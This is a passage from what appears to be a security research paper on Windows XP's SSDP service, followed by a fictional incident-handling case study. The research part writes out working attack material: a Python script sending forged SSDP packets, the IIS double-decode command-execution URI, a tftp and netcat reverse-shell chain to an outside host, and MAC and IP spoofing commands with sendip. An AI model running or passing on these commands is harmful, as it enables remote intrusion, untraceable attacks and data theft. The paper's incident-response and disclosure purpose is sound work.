To this day, there is no exploit available. If this is exploitable (as claimed by eEye [EEYE]), then it seems to be fairly tricky. From the register dump at the time of the crash, I couldn't determine to have overwritten EIP, for example, so one common technique does not seem to apply, at least not on the surface.

5.7 More fun with SSDPSRV

Admittedly, I was slightly frustrated by not being able to find anything exploitable in the above scenario. However, one thing caught my eye: the fact that SSDPSRV was actually using a shared

library to make the actual HTTP request for the URL. SSDPSRV as a server (listening for incoming connections) did not seem to reuse other server parts of the OS (and what is orbiting around it), otherwise Microsoft's IIS web server would be vulnerable to the same attack, assuming SSDPSRV would share HTTP service functionality with IIS.


My assumption at this point was that the SSDP service is probably using the same functions for downloading via HTTP that Internet Explorer is using as well. Internet Explorer is known to have a number of security issues, which would mean that there could be even more chances for exploits. I finally installed `FileMon` [FILEMON], a freeware tool developed by SysInternals. `FileMon` allows for real-time monitoring of files being accessed by the system. I assumed that if there was any chance that the functionality was shared with Internet Explorer, I could probably find hints if I could find out if and where `SSDPSRV` would put downloaded files. It could just hold them in memory, but god forbid… I used a little Python script that implements a very simple HTTP server, serving out nothing else than my local `regedit.exe`:

```
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer

filename = 'regedit.exe'

class MyHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        file = open(filename, "rb")
        buffer = file.read()
        self.send_response(200)
        self.end_headers()
        self.wfile.write(buffer)
        file.close()
try:
    source = ('', 23667)
    server = HTTPServer(source, MyHandler)
    print 'Serving file', filename, 'on', source
    server.serve_forever()
except KeyboardInterrupt:
   server.socket.close()
```

Then, using yet another little Python script, I sent an SSDP alive packet to the target XP machine (`panzerkunst`), specifying the server serving the regedit.exe as a `Location`:

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
target = ("10.10.10.35", 1900)
location = http:// 10.10.10.30:23667/Test3
packet =    "NOTIFY * HTTP/1.1\r\n"
packet +=   "HOST: 239.255.255.250:1900\r\n"
packet +=   "CACHE-CONTROL: max-age=10\r\n"
packet +=   "LOCATION: " + location + "\r\n"
packet +=   "NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
packet +=   "NTS: ssdp:alive\r\n"
packet +=   "SERVER: DRX/2001 UPnP/1.0 DRXUPnP/1.1\r\n"
packet +=   "USN: uuid:DRX\r\n"
packet +=   "\r\n"
print "Sending packet to:", target, "With location:", location
s.sendto(packet, target)
```

Sure enough, the XP machine would connect back to my little web server and request the file specified (`Test3`). I am watching the `FileMon` output:



Bingo! The `FileMon` output proves that there seems to be some overlap in libraries used by the SSDP service and Internet Explorer. The file specified, `Test3`, ends up in the Internet Explorer cache for the system user:

```
C:\Windows\System32\config\systemprofile\Local Settings\Temporary Internet
Files\Content.IE5\U783YLY7\Test3[1]
```

Going to that location and renaming the Test3[1] file to regedit.exe and executing it brings up the Windows registry editor.

Alas, by sending an innocent UDP packet, one can not only tell the target machine to connect to the supplied URL, but the content found at the URL is also being downloaded to the machine itself!!! It needs to be noted that the IE cache for the system user is used, and access to this directory is restricted to administrators only. The IE cache also uses random subfolder names (such as U783YLY7) to prevent others to deterministically access files in the cache, but it is known that there are ways to get to the names of these folders, however, I couldn't find a way to apply this to the system user. I could not figure out a direct way of exploiting the fact that the machine could be remotely instructed to download files. However, folks that are more creative might be able to do something with this.

I actually tried to apply some of the recent IE vulnerabilities, such as the Content-Disposition bug, which would silently run code, pretending a harmless name [PYNNONEN]. In this case, I was watching the system, trying to see if I was able to get the system to execute the file I was instructing it to download, but thank god, it didn't. I also played around with different encoding tricks that have been found to cause IIS to allow access outside of the root directory of the web server, trying to get the system to write the downloaded file outside of the cache directory, thereby trying to get around the access control on the system user's cache. No luck here, either.


5.8 The relay attack

The last attack I tried again elaborates on the fact the SSDP service does not do any checking or sanitizing on the URL that is being specified in SSSP alive messages. Therefore, a machine running this service can be used as a relay for HTTP-based attacks. I went around looking for this type of attack, and decided to try the double-decode attack [CVE-2001-0333] against Microsoft Internet Information Server 5.0. In this attack, a vulnerability in IIS is exploited to essentially execute code remotely on the web server. This is achieved by making an HTTP GET request with the following URI:

```
/scripts/..%255c..%255c/%SYSTEMROOT%/system32/cmd.exe?/c+dir
```

The CGI invocation code allows for escaping to the root of the file system, and from there on down to the system root, eventually invoking the command line interpreter, having it execute a `dir` command. The result of the command will appear in the response to the request, i.e., if the request were issued in a web browser, then the result would appear there. This is a well-documented vulnerability and it has been discussed in detail in other places. In addition, patches are available. However, I wanted to use this attack to test the theory that one could in fact use an SSDP service to relay such an attack.

The setup for this attack is a bit complicated:



Here is what I am trying to do:

1. Send an SSDP alive message to `panzerkunst` with the `Location:` header field specifying this URL:

`http://10.10.10.10/scripts/..%255c..%255c/win2000/system32/cmd.exe?/c+tftp+"-i"+everest+GET+nc.exe+d:\test\nc.exe`.

2. `panzerkunst` connects to `motivangst` (10.10.10.10) and issues a GET request with this URI: `/scripts/..%255c..%255c/win2000/system32/cmd.exe?/c+tftp+"-i"+everest+GET+nc.exe+d:\test\nc.exe`.
3. This will make `panzerkunst` run `tftp` to fetch `nc.exe` (which is NetCat [NETCAT], of course) from `everest`.
4. A second SSDP alive message is sent to `panzerkunst`, with the `Location:` header field specifying this URL:
   `http://10.10.10.10/scripts/..%255c..%255c/test/nc.exe?everest 23668 -e c:\win2000\system32\cmd.exe`.
5. `panzerkunst` then issues a GET request against `motivangst` with the URI:
   `/scripts/..%255c..%255c/test/nc.exe?everest 23668 -e c:\win2000\system32\cmd.exe`.
6. `motivangst` then runs `nc.exe` (NetCat), connecting to port 23668 on `everest`. NetCat then runs cmd.exe, the command line interpreter, and pipes it's stdin and and stdout to the socket connected to `everest` on port 23668.

Before starting the attack, I had invoked NetCat in listener mode on port 23668:

```
C:\>nc -l -p 23668
```

After step 6, the following happens:

```
C:\>nc -l -p 23668
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
d:\inetpub\scripts>
```

And voila: a shell appears. Now, this in itself is not all that great. By simply attacking this IIS box directly, one could have achieved this more easily. However, this would have left traces in the web server log files, pointing back to the attacker. The interesting thing about the scenario shown above is that another machine is used as a relay, and that the relay is triggered by a simple UDP packet. It is relatively easy to forge UDP packets to make them very hard to trace. First, using a tool such as SendIP [SENDIP], one can forge the source address of the UDP packet. The next step is of course to also forge the MAC address of the sending interface, which, at least in Linux, is easy to accomplish. Here is an example:

```
[root@eigenhead root]# /sbin/ifconfig eth0 down
[root@eigenhead root]# /sbin/ifconfig eth0 hw ether 31:33:73:13:37:66
[root@eigenhead root]# /sbin/ifconfig eth0 up
[root@eigenhead root]# printf 'NOTIFY * HTTP/1.1\r\nHOST:
239.255.255.250:1900\r\nCACHE-CONTROL: max-age=10\r\nLOCATION:
http://motivangst/scripts/..%%255c..%%255c/win2000/system32/cmd.exe?/c+tftp+"-
i"+everest+GET+nc.exe+d:\\test\\test.exe\r\nNT: urn:schemas-upnp-
org:device:InternetGatewayDevice:1\r\nNTS: ssdp:alive\r\nSERVER: DRX/2001 UPnP/1.0
DRXUPnP/1.1\r\nUSN: uuid:DRX\r\n\r\n' > getnc.txt
[root@eigenhead root]# sendip -f getnc.txt -p ipv4 -is 66.66.66.23 -p udp -v -us
666 -ud 1900 panzerkunst
[root@eigenhead root]# printf 'NOTIFY * HTTP/1.1\r\nHOST:
```

```
239.255.255.250:1900\r\nCACHE-CONTROL: max-age=10\r\nLOCATION:
http://motivangst/scripts/..%%255c..%%255c/test/test.exe?everest 23668 -e
c:\win2000\system32\cmd.exe\r\nNT: urn:schemas-upnp-
org:device:InternetGatewayDevice:1\r\nNTS: ssdp:alive\r\nSERVER: DRX/2001 UPnP/1.0
DRXUPnP/1.1\r\nUSN: uuid:DRX\r\n\r\n' > exenc.txt
[root@eigenhead root]# sendip -f exenc.txt -p ipv4 -is 66.66.66.23 -p udp -v -us
666 -ud 1900 panzerkunst
```

Using this approach, the source of the UDP packets instructing `panzerkunst` to execute the double-decode attack cannot easily be found. Even if a sniffer would run, it would only pickup the forged MAC address (31:33:73:13:37:66), and the source IP address of the UDP packets would be 66.66.66.23 (I am omitting many lines of sniffer dump output here).

How can such an attack be used? Assume there is a network that internally has some IIS servers, maybe for application development. These are of course firewalled and not accessible from the outside, therefore, the double-decode attack would not work remotely. However, a malicious employee could run the above attack and push a shell through the firewall, assuming there is someone running a listener outside of the network. Using port 80 to push the shell, the firewall would let the request through (if it doesn't do packet inspection), thinking it is a harmless HTTP request. Voila, the outside party has shell access to a machine within the network… This scenario will be further discussed in the next section, talking about the incident handling process.


6 The incident handling process

6.1 The incident scenario

The scenario for the incident used in this section is building on top of the Relay Attack explained in Section 5.8. This scenario is pure fiction. The author, to emphasize this again, is not a seasoned network administrator, but a programmer, and could therefore not simply descibe a real-life incident that he observed.

A fictitious company called WebForxe is running a rather tiny office network, which is connected to the Internet through a DSL line. They are using a simple DSL router with built-in packet filter firewall. All network-capable devices are connected together via an inexpensive hub. The main website is located off-site at an ISP. WebForxe's business is the development of web sites, partly database-driven. They also proud themselves as being a leading force in interactive content development, i.e. Flash animations and the like. There are around 10 people working for WebForxe, five of them can be considered the core of the company, the other five are often only working part-time, since some of them still attend college. The main weapons of choice in this environment are Apple Macintosh machines, but there are also a couple of Windows machines. One person, Karl, is responsible for overseeing IT operations, including networking. Karl is a busy guy, he helps employees fixing broken CD-ROM drives and explains to them over and over again why the hard drive in their off-site hosted web server is not directly accessible via SMB or AppleTalk. Karl also administers the mentioned off-site web server and takes care of all internet-related things, as well as setting up test machines and servers. Karl does not have a considerable background in computer security. He is the often found all-rounder who is most often seen being really, really busy.

Here is a simplified overview over WebForxe's already simple network (all machines not involved in the scenario have been omitted):



The machines and their roles in the network:

- `motivangst` is a Windows 2000 Server running IIS 5.0 unpatched. It is used for internal web development.
- `panzerkunst` is a brand-new box running Windows XP.
- `everest` is Windows 2000 Professional workstation.
- `eigenhead` is a Linux RedHat 7.2 workstation.

While business has been going well for a while for WebForxe, since around March 2000 their expansion was pretty much on hold, such as most everyone else's. While before it was a no-brainer to persuade even the most computer-illiterate business that they some would need to have a fancy online presence, nowadays WebForxe does a good amount of struggling for contracts. In this situation, it was a pretty bad blow when they learned that they wouldn't get a certain contract they had been competing for. Even more so since the contract was won by archrival X23Media, another web shop in the same city. Tim, who handled most business-related things for WebForxe, called the company giving out the contract for designing their website in order to inquire why their rival company had won. Earnest, the company's representative, told him, that X23Media's proposal was nearly identical to the one WebForxe had presented, but that they would do it for a lot less money. Since the company's representative felt sorry for Tim, whose company had proposed an awesome design in his opinion, he gave him a quick peek at the X23Media proposal. Tim was shocked. It was nearly identical to theirs, including some rather tricky JavaScript that one of WebForxe's best designers/programmers had come up with. Tim thanked Earnest and immediately went to talk to Karl, the IT guy. Tim told Karl that he thought that somehow X23Media must have gotten access to what WebForxe was working on for this contract. Tim was pretty sure that someone had stolen their intellectual property.

As has been mentioned, Karl is no ace when it comes to security. He couldn't just sit down and figure out what has happened just by staring at a couple of log files. Heck, he didn't even have much experience with firewalls, let alone intrusion detection systems.

After contemplating the situation for a while, Karl called Christian, who was a distant friend. They had exchanged emails lately quite a bit, since Christian has getting more and more involved

in computer security, which he recently found to be more interesting than building business applications in Java, which was his day job. Christian was even trying to get a certification for his security knowledge, from the respected SANS institute. In fact, however, Christian did not have a lot of practical knowledge when it came to computer security. He had hardly ever handled a real security incident before. Therefore, when Karl called him for help, after trying without success to convince Karl to bring in a "real" security consultant, he went over to WebForxe's offices to have a look at the situation.

6.2 Preparation

When Christian arrived at the WebForxe office, Karl showed him around and scribbled some diagrams on a whiteboard, mainly to illustrate the network layout. Karl also explained the situation to Christian and that they were suspicious that someone had somehow stolen their latest and greatest web designs. Christian, who had among other things a copy of the "Computer Security Incident Handling Handbook" from the SANS Institute with him [SANS], knew that in incident handling, the first rule was to maintain calm and apply a structured approach. At this point, it was entirely unclear what was going on. There was only a suspicion that some confidential data might have been stolen. Christian asked Karl whether they had a room with a door that could be closed. Karl and Christian went into a tiny conference room and closed the door. Christian produced the Incident Handling Handbook and explained to Karl that he intended to adopt the structured approach to incident handling as described in the handbook, and that in the following he would walk Karl through a couple of steps to get a good idea about the approach the company was currently having towards security.

Christian skipped asking about the companies security expertise. He knew that so far they had neither had the time, nor the money to become experts in computer security. He also knew that the company's main IT and networking guy was not very strong when it came to security. Christian took out his notepad, and scribbled the current time and date as well as the location of the operation on the first page. He also wrote down a note to himself to remember Karl to get some security training, ideally together with another person in the company, so they could handle issues better in the future.

It was then quickly determined that there was no real privacy policy in place at WebForxe. WebForxe did not have any kind of warning banners on their systems, not even the off-site web server. Warning banners are usually displayed upon interactively logging into a machine and they usually read something along the lines of this example:

```
---------------------------------------------------------------------
This is a private computer system and is the property of WebForxe, Inc.
It is for authorized use only. Any or all uses of this system and all files
on this system may be intercepted, monitored, recorded, copied, audited,
inspected, and disclosed to the company, law enforcement personnel, as well
as authorized officials of other agencies, both domestic and foreign.
---------------------------------------------------------------------
```

When questioned about the companies privacy policy, Karl could not give a clear answer. He assumed the usual interpretation of privacy within any company, such as: do not talk about confidential things, and don't use the companies systems for private purposes (email, …), but he wasn't aware to have signed anything acknowledging this. Karl also said that they really hadn't established a policy regarding encryption. He himself did certainly not monitor this.

Christian then asked him if they had ever agreed on how to handle incidents in the company. Karl said that so far, they really hadn't had a reason to do so. Since the incident they were about to look into was after-the-fact, Christian decided that in this case they needed to try to study any compromised machines in order to find out what had happened. He explained this to Karl, also mentioning that often, in mission-critical systems, the approach was to "contain, clean, and deny access" [SANS], in case someone had gotten access to a system, to make sure no additional harm could be caused.

Queried about whether WebForxe was using any kind of intrusion detection system, Karl denied, claiming to have zero experience with this. Christian offered to help Karl getting Snort [SNORT] installed in their office network, after they had figured out the current case. Snort is a freeware and open-sourced network intrusion detection system that is being actively developed and has a large user base contributing "rules", which allowed Snort to pick up certain attack signatures in the network. Karl found the name "snort" to be pretty funny, but in general got excited, so they made a note to install Snort at a later point.

Christian continued to query Karl how they would normally handle incidents. Karl replied that he wouldn't really know, since they hadn't had to deal with a real incident so far. Karl said that if there was something going wrong with their infrastructure, he would usually inform Angelina, who was the company's CEO. Angelina usually was thankful for being kept up-to-date. Karl also told Christian that for the security of their off-site web server they more or less relied on the hosting company. They hadn't had much to do with them so far, apart from the occasional email regarding a router outage or upgrade.

So far, Christian had written down notes on most of what Karl had told him. By now, he had a pretty good idea about the companies strategy regarding security: while Karl had certainly made sure their firewall would not allow most traffic into their network, they really didn't have any process in place or even the awareness that such a process was missing. At this point, he also handed Karl a notebook, urging him to take notes throughout the process they were going to go through. Christian explained that if there data really had been stolen from inside the company and if there would ever be a lawsuit regarding this, then this notes would become important artifacts to build a case on.

Having gone through most of the first action items for the preparation phase, Christian decided at this point that it was useless to further lecture Karl on good security practices, since at this point the company did not really have any awareness. He figured that if they would really find out that an incident had in fact happened, we would come back and sit down with Karl, and hopefully management (in this case Angelina, the CEO), to go over some of the additional steps that should be taken in order to be prepared for security incidents.

As a final step of preparation, though, Christian explained to Karl that the both of them would of course form the incident handling team. He suggested that they were not going to let anyone know about their investigation (apart from Tim, who was told not to talk about it as well, and Angelina, since she was in the end responsible for the company). Christian and Karl agreed that there was a high chance of having someone doing harm from within the company, and that they should not use email until they could prove that the email system was not compromised. Karl understood that there might still be proof of what had happened somewhere on their machines, and they wouldn't want to run the risk of having this proof destroyed, should someone find out what they were up to. Both of them had cell phones, and so did Tim and Angelina. They wrote

down the numbers on their notebooks and made sure they had enough battery power left for the phones. They couldn't exactly declare the conference room they were in at this point to an official war room, since that would have raised suspicion within the company, which at this point they wanted to avoid. It turned out that Karl actually had an office with a door that could be closed, so they decided to setup shop there. Karl informed Angelina about what they wanted to do, and she gave a green light, still shaken from the news about having lost the contract.

6.3 Identification

Having made themselves comfortable in Karl's office, Christian declared they had now entered the identification phase of the handling process. The problem for their case was that at this point they were merely suspicious that their network had been compromised. The challenge was to find clues that would prove that. Having cleared most of the initial hurdles and being authorized by Angelina to help investigate, Christian called Tim, who had been filled in. In short, Tim told Christian that they had delivered the latest version of their proposal to the company only three days prior, and that Tim himself had delivered the CD. Since Tim had seen X23Media's proposal, he was fairly sure that they had somehow gotten to a version of that latest code. Tim knew that the tricky JavaScript part had only been finished in a rush a couple of hours before he delivered the CD. Tim also said that he was nearly 100% sure that the company hadn't simply given this code to the competitor. The company they were trying to get the contract from had a pretty good name.

From this, Christian assumed that if in fact data had been stolen from WebForxe, this must have happened within the last 3 days. The clue here was the JavaScript, which had only been finished in a last minute effort, had somehow gotten into the wrong hands.

Christian started to query Karl in order to find out if someone could have just walked in and burned a CD with a copy of the code. Karl denied this; none of the machines in the office apart from his own had CD writers installed. Walking out with the code on floppy disks was also out of the question; it was simply too much data. Nobody in the company was authorized to bring a laptop, so this scenario wasn't likely either.

Christian then asked Karl about their firewall settings. Karl explained that the firewall was configured to deny all inbound traffic other than responses to HTTP requests. It also did not allow any outbound traffic other than on port 80, which, again, is used for HTTP, or web surfing. They had a special rule to allow FTP to the off-site web server in order to upload changes to their site, but only Karl's computer was allowed make that connection. Furthermore, Karl explained that they had not put that code on the web server yet.

Christian told Karl that someone might have simply mailed out the code using a web-based email service such as Hotmail, and asked Karl if there was any internal access control to this system. Karl said that the data was pretty much flowing around freely within the office, to enable everyone to work without too many hassles. However, `motivangst`, the Windows 2000 box running IIS was normally used to stage development versions. From this machine, they had also made the CD that Tim had talked about. Christian then asked Karl whether they had installed the latest patches on this machine, and it turned out they hadn't ("Why would I install patches?", asked Karl, "It's only used internally, and patches often destabilize systems."). Christian became pretty suspicious about this. He knew that an unpatched IIS 5.0 that came out of the box with Windows 2000 systems had some fairly radical security holes that allowed people to remotely

execute code on the server. While looking at the network map again, he finally realized that there was also a Windows XP machine present (`panzerkunst`). Christian has not had any exposure to Windows XP machines yet, so this threw him off quite a bit. He asked Karl why they had this Windows XP box sitting there, and Karl replied he had only setup this system two weeks before, to get "his hands dirty" with the new OS. Christian asked whether he had checked if there were any security issues with Windows XP, and Karl denied, claiming again that this was an internal machine only. Christian became more suspicious. On top of all kinds of untrusted workstations that could potentially have a copy of the code, there was a web server, clearly vulnerable, and a system that was so brand-new, nobody quite knew what it was doing.

They didn't really have a clue at this point. Christian had a theory, though: What if, he asked Karl, someone could somehow access the `motivangst` box, having a copy of the code merged from all the developers work. Having access to this machine, someone could potentially make an outbound connection through port 80, which was allowed to connect to the outside, and somehow push the code through the firewall. At this point, Karl started grepping through the firewall logs and indeed, he found some entries that showed that the `motivangst` machine actually did make outbound connections 3 days ago (that was when they finished the CD for the company). He told Christian, and they were both very suspicious, since this was really a server machine. Usually, people would not be logged on interactively, making HTTP connections, although this was not controlled. The server was mainly accessed through an SMB share (they used SMB software such as DAVE to allow SMB access for the Macintosh machines as well).

They were pretty stumped at this point. Suddenly, Karl, who had a `tail` running on the live firewall log, exclaimed: "It's making a connection again". Indeed, `motivangst` was making an HTTP connection to an IP address outside of the private network of the company. Christian quickly asked Karl if he had `tcpdump` installed by any chance on one of his machines. Karl nodded his head, and it turns out that he actually also had `ethereal` [ETHEREAL] installed. They started `ethereal` with a filter setting that would only sniff packets directed to the host `motivangst`. This was necessary to filter out the other traffic in the network. In this case, it actually turned out to be advantageous to run everything over one hub. They started sniffing almost immediately. While the packets were coming in, they started some preliminary analysis: Christian quickly saw that there was no ordinary HTTP traffic going over port 80. Using `ethereal`'s "Follow TCP stream" option, he was able to get a snapshot of a full session. It looked something like this:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
d:\inetpub\scripts>
```

Someone was pushing a shell through the firewall! The firewall was a simple packet filter, so it was unable to detect that this was no HTTP traffic.

Karl and Christian looked at each other. Christian was thinking hard about how someone could have initiated a connection from the outside. The firewall would simply not allow incoming connections to an internal machine. Someone must be logged into the machine… Since the machine was actually sitting in Karl's office, and was up hooked to a keyboard/monitor switch, they could quickly check that nobody was interactively logged on. Christian wanted to know if any remote access software was running on the system. Karl denied, but to make sure, they ran a quick `nmap` [NMAP] port scan. The machine was not running anything suspicious.

In the meantime, Christian had run a couple of searches on www.google.com to find out if there were any security issues with Windows XP. He came across the eEye advisory [EEYE] quickly. He glanced over it and realized that someone could use XP to bounce attacks of off, making tracing very difficult. He instructed Karl to save the data from the `ethereal` session for later analysis, just in case there was potential use for it in court, and then had him restart the sniffer with the Windows XP box (`panzerkunst`) included in the filter.

At this point, a decision had to be made. They were witnessing unauthorized access to an internal machine, that much was clear. The question now was whether to immediately cancel access in an effort to prevent more harm, or to try to gather more information. Christian couldn't make the call, so he called Angelina's cell phone and explained the situation. Angelina was very angry about the situation at this point. She authorized Christian to make one attempt to get more information. If this wasn't successful, she instructed Karl to shutdown the system immediately. Christian would have normally advised against this, since an internal machine was compromised and even more data could be stolen. In this case, however, they already had an ear on the wire and could watch (at least part of) the activity.

From the eEye advisory, Christian had learned that one could somehow instruct an XP machine to make an HTTP connection to another host. Since they had already found out that the Windows 2000 server was unpatched and therefore vulnerable to various HTTP-based attacks, Christian was very closely looking at the `ethereal` live dump. Not much was going on there. It looked like the connection had been dropped.

Christian reluctantly went to the rest room. When he came back, he looked around the office, but he couldn't make out anything suspicious. Everyone was working; most people had headphones on, listening to music. A cell phone rang. He tried to glance at a couple of machines, most of them Macintoshes. One guy though seemed to be running some kind of Unix.

When Christian finally came back to the office, Karl was looking at him in excitement: the Windows 2000 server had opened another connection, to the same address as before. They could also see a couple of SSDP UDP packets (`ethernet` was so friendly as to decode the protocol) going to the XP box. Christian quickly looked at them: the Location: header field contained a URL that looked suspiciously like a double-decode attack against the Windows 2000 box. The URL would make the box execute a `test.exe` program with the same IP address as a parameter that the machine then had connected to. At the end of the URL, he could read `cmd.exe`. Christian was not an experienced incident handler, but he certainly knew about `netcat` [NETCAT]. This was a classic attack, just executed differently.

Christian explained this to Karl, and they quickly agreed that the SSDP UDP packet must have been coming from the internal network. They looked at the source IP of the packet, but it had a strange, non-private address: `66.66.66.32`. The Ethernet MAC address also looked funky: `31:33:73:13:37:66`. Christian mentioned to Karl how easy it is to spoof MAC addresses in Linux. Karl immediately stood up and walked over to the same guy that Christian had seen before using some kind of Unix…

It turned out that this guy, who was a temporary worker, was actually instructed by X23Media to steal the code. He was working in tandem with another guy on the outside, who was running a listener on the remote machine's port 80. Having command line access, he would go to the directory on the web server that had the staged code, and then recursively `type` the contents of all files, thereby getting copies of the data. The temporary worker was not quick enough to delete

the commands he had issued to spoof the MAC address and to initiate the SSDP packets from his terminal's command history, so he broke down quickly when questioned.

From the point on where they have discovered the SSDP packets, everything was going very fast. Afterwards, Christian browsed through his handbook to see if he had made any mistakes or wasn't careful enough about certain things. He found that he had pretty much done the best they could, not having any clue at all what was going on in the beginning. He was not sure about the decision to leave the compromised machine running, though. Everything turned out OK, but that wasn't foreseeable. Having an internal machine compromised from the outside is a serious incident. He was also unclear about Karl directly approaching the temporary worker. The guy could have denied everything, or he could have sent a signal to his buddy, who then could have deleted data or wrecked havoc of some other kind. He also realized that what had just happened would probably end up in front of a court of law. Christian knew that they were trying to backup the network dumps, and that they had also taken good notes, but he simply did not have enough experience in handling this. He also figured that, in order to become a better handler, he would need to seriously learn more about legal issues in general. Karl had pretty much pushed the temporary worker away from the keyboard, hitting the cursor up key to browse through the command history. Christian was not at all sure about the legality of this.

6.4 Containment

In the scenario described here, the containment question had been answered while Christian and Karl were still in the process of learning about the situation. Christian knew it was the right decision to call management and to ask for orders. He just wasn't sure if had explained the situation in a sufficiently neutral fashion, so that Angelina was able to make a good call.

Usually, Christian would have applied some of the tools he had brought with him in his handler kit. In this kit, he carried around a couple of CDs with trusted binaries for Windows 2000 and some common Linux distributions. He wouldn't have had binaries for Windows XP, so he makes a note to bring them in the future. He was also not packing binaries for any of the commercial Unix variants, which in this case wasn't a problem, though. Trusted binaries are usually used if there is a good indication that a system has been compromised and that a rootkit was potentially installed. In this case, common tools such as `ps` and `netstat` would not show certain suspicious programs or services listening. Bringing trusted binaries and running them on a potentially compromised machine makes the risk of falling into the rootkit trap much less likely.

After the incident, it was not immediately clear if this would go to court (it was eventually settled privately, with WebForxe actually getting the contract). Christian instructed Karl to take the two servers off the network. For evidence reasons, they secured the machines, as well as the temporary workers workstation and Karl's machine that had the network dumps on them. They then made photographs of the machines as well as their hard drives. All serial numbers and other ID were additionally written down. There really was no secure place within the office building for controlling access to the evidence. After talking to Angelina, the CEO, she decided that this was ultimately her responsibility, so the evidence ended up at her place at first. They were contemplating a way to securely store the machines, to have another witness for what was happening with the machines, but they couldn't figure this out quickly. Christian made another note: find a good solution for reliably securing equipment.

Before the machines were secured, Karl and Christian executed backups on the drives of all the three machines, just in case, and in order to look around for more information about the compromise (there was none). They used a disk-level backup program, Norton Ghost, since they both weren't very experienced in working with the `dd` tool.

6.5 Eradication

